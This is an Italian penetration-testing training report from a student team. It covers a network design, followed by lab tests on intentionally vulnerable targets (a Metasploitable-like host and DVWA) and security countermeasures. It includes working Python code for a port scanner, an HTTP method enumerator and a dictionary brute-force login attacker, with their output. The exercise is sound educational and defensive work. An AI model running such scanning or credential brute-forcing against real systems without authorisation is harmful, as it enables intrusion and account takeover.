Build week 1


Team:

- Stefan Ion (Leader)
- Lorenzo Mazzoni
- Stefano Emilio
- Gaspare Cristian
- Riccardo Ragusi
- Danilo Teresa
- Pierre Lobrillo

Traccia

A seguito della riunione con il CISO di Theta, ci è stato assegnato l'incarico di progettare una rete e di condurre dei test sulle due componenti critiche per valutare lo stato di sicurezza. Tutto ciò sarà eseguito nei laboratori di testing, come ci è stato precisato dal CISO.

Modello di rete



Modello di rete

Abbiamo progettato la rete nel seguente modo: è stato scelto un firewall dinamico, con sotto un router-gateway e due switch rispettivamente ai lati, ed uno sotto. Sotto troviamo gli host, in questo grafico solo PC ma possono essere qualunque dispositivo con una scheda di rete.

Sulla sinistra troviamo i server che comunicano verso l'esterno, mentre la DMZ ospita i servizi e le applicazioni pubbliche, separandoli dalla rete interna per migliorare la sicurezza, agendo come un intermezzo tra la rete interna e quella pubblica.

Il WAF è una difesa online per applicazioni web, dove filtra e monitora il traffico HTTP tra un'applicazione web e Internet attraverso una tabella.

Modello di rete

Abbiamo implementato un sistema IPS perché è più probabile un attacco a questi server, dato che sono accessibili da internet, da cui proviene la minaccia maggiore.

Sul server e-commerce, lato destro degli switch, abbiamo configurato un protocollo IDS per una maggiore accessibilità.

Abbiamo scelto di utilizzare il subnetting tra i vari piani per una maggiore sicurezza.

Scan servizi attivi

Con la creazione di un programma Python, abbiamo eseguito una scansione delle porte aperte su tutti i dispositivi.
(Nota: Else lo abbiamo messo nel commento per non far apparire le porte chiuse nel programma)

```python
import socket
target = input("Inserisci l'indirizzo IP da scansionare: ")
portrange = input("Inserisci l'intervallo di porte da scansionare (es.5-200): ")

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print ('Scanning Host ', target, 'from port',lowport, 'to port',highport)

for port in range(lowport, highport):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        status = s.connect_ex((target, port))
        if (status == 0):
                print ('*** Port',port,'- OPEN ***')
        #else:
        #       print ('*** Port',port,'- CLOSED ***')
        s.close()
```

```
┌──(kali㉿kali)-[~/Desktop/Build Week 1]
└─$ python PortScanner.py
Inserisci l'indirizzo IP da scansionare: 192.168.50.101
Inserisci l'intervallo di porte da scansionare (es.5-200): 0-20000
Scanning Host  192.168.50.101 from port 0 to port 20000
*** Port 21 - OPEN ***
*** Port 22 - OPEN ***
*** Port 23 - OPEN ***
*** Port 25 - OPEN ***
*** Port 53 - OPEN ***
*** Port 80 - OPEN ***
*** Port 111 - OPEN ***
*** Port 139 - OPEN ***
*** Port 445 - OPEN ***
*** Port 512 - OPEN ***
*** Port 513 - OPEN ***
*** Port 514 - OPEN ***
*** Port 1099 - OPEN ***
*** Port 1524 - OPEN ***
*** Port 2049 - OPEN ***
*** Port 2121 - OPEN ***
*** Port 3306 - OPEN ***
*** Port 3632 - OPEN ***
*** Port 5432 - OPEN ***
*** Port 5900 - OPEN ***
*** Port 6000 - OPEN ***
*** Port 6667 - OPEN ***
*** Port 6697 - OPEN ***
*** Port 8009 - OPEN ***
*** Port 8180 - OPEN ***
*** Port 8787 - OPEN ***
```

Enumerazione dei metodi HTTP abilitati.

Utilizzando un programma Python, abbiamo effettuato l'enumerazione dei metodi sulla porta 80, ottenendo risultati positivi con il codice 200 (Indica che la richiesta è stata completata con successo. Il server ha risposto correttamente alla richiesta del client.).

```python
import http.client

host = input("Inserire host/IP del sistema target: ")
port = input("Inserire la porta del sistema target (default: 80): ")

if port == "":
    port = 80

# Metodi HTTP da testare
metodi_http = ["GET", "POST", "PUT", "OPTIONS"]

try:
    for metodo in metodi_http:
        connection = http.client.HTTPConnection(host, port)
        connection.request(metodo, "/")
        response = connection.getresponse()
        print(f"Risultato per il metodo {metodo}: {response.status}")
        connection.close()

except ConnectionRefusedError:
    print("Connessione fallita")
```

```
┌──(kali㉿kali)-[~]
└─$ python3 kik.py
Inserire host/IP del sistema target: 192.168.50.101
Inserire la porta del sistema target (default: 80): 80
Risultato per il metodo GET: 200
Risultato per il metodo POST: 200
Risultato per il metodo PUT: 200
Risultato per il metodo HEAD: 200
Risultato per il metodo OPTIONS: 200
```

Brute Force Dizionario

Utilizzando un programma in Python, abbiamo implementato un attacco brute force sulla pagina:

http://192.168.1.168/dvwa/login.php.

Questo tipo di attacchi è comunemente utilizzato per individuare username, password o dati di login, provando il maggior numero possibile di combinazioni fino a trovare quella corretta.

```python
import requests

def main():
    # Richiedi all'utente di inserire i dati necessari
    login_url = input("Inserisci l'URL della pagina di login: ")
    username_list_path = input("Inserisci lista di username: ")
    password_list_path = input("Inserisci lista di password: ")

    # Carica le liste di username e password
    try:
        with open(username_list_path, 'r') as user_file:
            usernames = user_file.read().splitlines()

        with open(password_list_path, 'r') as pass_file:
            passwords = pass_file.read().splitlines()
    except FileNotFoundError as e:
        print(f"Il file specificato non è stato trovato: {e}")
        return
    except Exception as e:
        print(f"Si è verificato un errore durante la lettura dei file: {e}")
        return

    # Prepara la sessione HTTP
    session = requests.Session()

    # Inizia il processo di brute force
    for username in usernames:
        for password in passwords:
            print(f"Try: Username - {username}, Password - {password}")  # Aggiunto per il debug
            login_data = {'username': username, 'password': password, 'Login': 'Login'}

            try:
                response = session.post(login_url, data=login_data)
            except requests.exceptions.RequestException as e:
                print(f"Si è verificato un errore durante la richiesta: {e}")
                continue

            # Controlla se il login è stato effettuato con successo
            if 'Login failed' not in response.text:
                print(f"Success with: Username - {username}, Password - {password}")
                return  # Termina il programma se le credenziali sono state trovate

if __name__ == "__main__":
    main()
```

Brute Force Dizionario


Il programma richiede in input 3 parametri:


- L'URL della pagina di login

- La lista degli username

- La lista delle password

Una volta ottenuti i dati necessari, eseguirà dei test generando tutte le possibili combinazioni. Quando avrà accesso alle credenziali corrette, stamperà il messaggio "Success With: (Username e Password)" e terminerà l'esecuzione.





Report Finale

Dai risultati di questi test consiglio le seguenti contromisure per gli impiegati:

- Evitare l'uso di credenziali deboli come "**admin**" e "**password**";
- Utilizzare password complesse con una combinazione di lettere, numeri e caratteri speciali con una lunghezza di almeno 12 caratteri;
- Abilitare l'autenticazione a due fattori quando disponibile per un livello aggiuntivo di sicurezza.
- Condurre formazioni periodiche per ridurre il rischio di cadere in trappole di phishing;

Report Finale

Nella scansione delle porte dobbiamo evidenziare queste vulnerabilità e le loro contromisure:

- Generalmente è ottimo modificare la porta predefinita a una porta non standard. (non le prime 1024).

Ora andiamo nello specifico:

- **Porta 23 (Telnet)** trasmette dati, comprese le password, in chiaro.
- **Contromisure:** Evitare l'uso di Telnet in favore di SSH.
- Disabilitare Telnet se possibile.
- Implementare l'autenticazione forte e la crittografia per la comunicazione remota.

Report Finale

- **Porta 80 (HTTP)** trasmette i dati in chiaro e può essere vulnerabile a SQL injection.
- **Contromisure:** Mantenere i server web e le applicazioni aggiornati con gli ultimi patch di sicurezza.
- Implementare il protocollo 443 (HTTPS) per cifrare la comunicazione tra il client e il server.
- Validare e filtrare i dati di input per prevenire attacchi di injection
- **Porta 21 (FTP)** è vulnerabile alle intercettazioni dei dati e alle violazioni della sicurezza.
- **Contromisure:** Preferire l'uso di FTPS (990) (FTP sicuro) anziché FTP.
- Limitare l'accesso e i privilegi di FTP agli utenti autorizzati.
- Monitorare e registrare le attività di trasferimento di file.
- **Porta 25 (SMTP)** può essere utilizzato per invio di spam.
- **Contromisure:** Configurare i server SMTP per prevenire l'invio di email non autorizzate (relaying).
- Implementare filtri antispam e antivirus.

Conclusione

Implementando queste contromisure e consigli, è possibile migliorare significativamente la sicurezza del sistema e ridurre il rischio di compromissione. Si consiglia di monitorare regolarmente la sicurezza del sistema e di aggiornare le misure di sicurezza in risposta alle nuove minacce.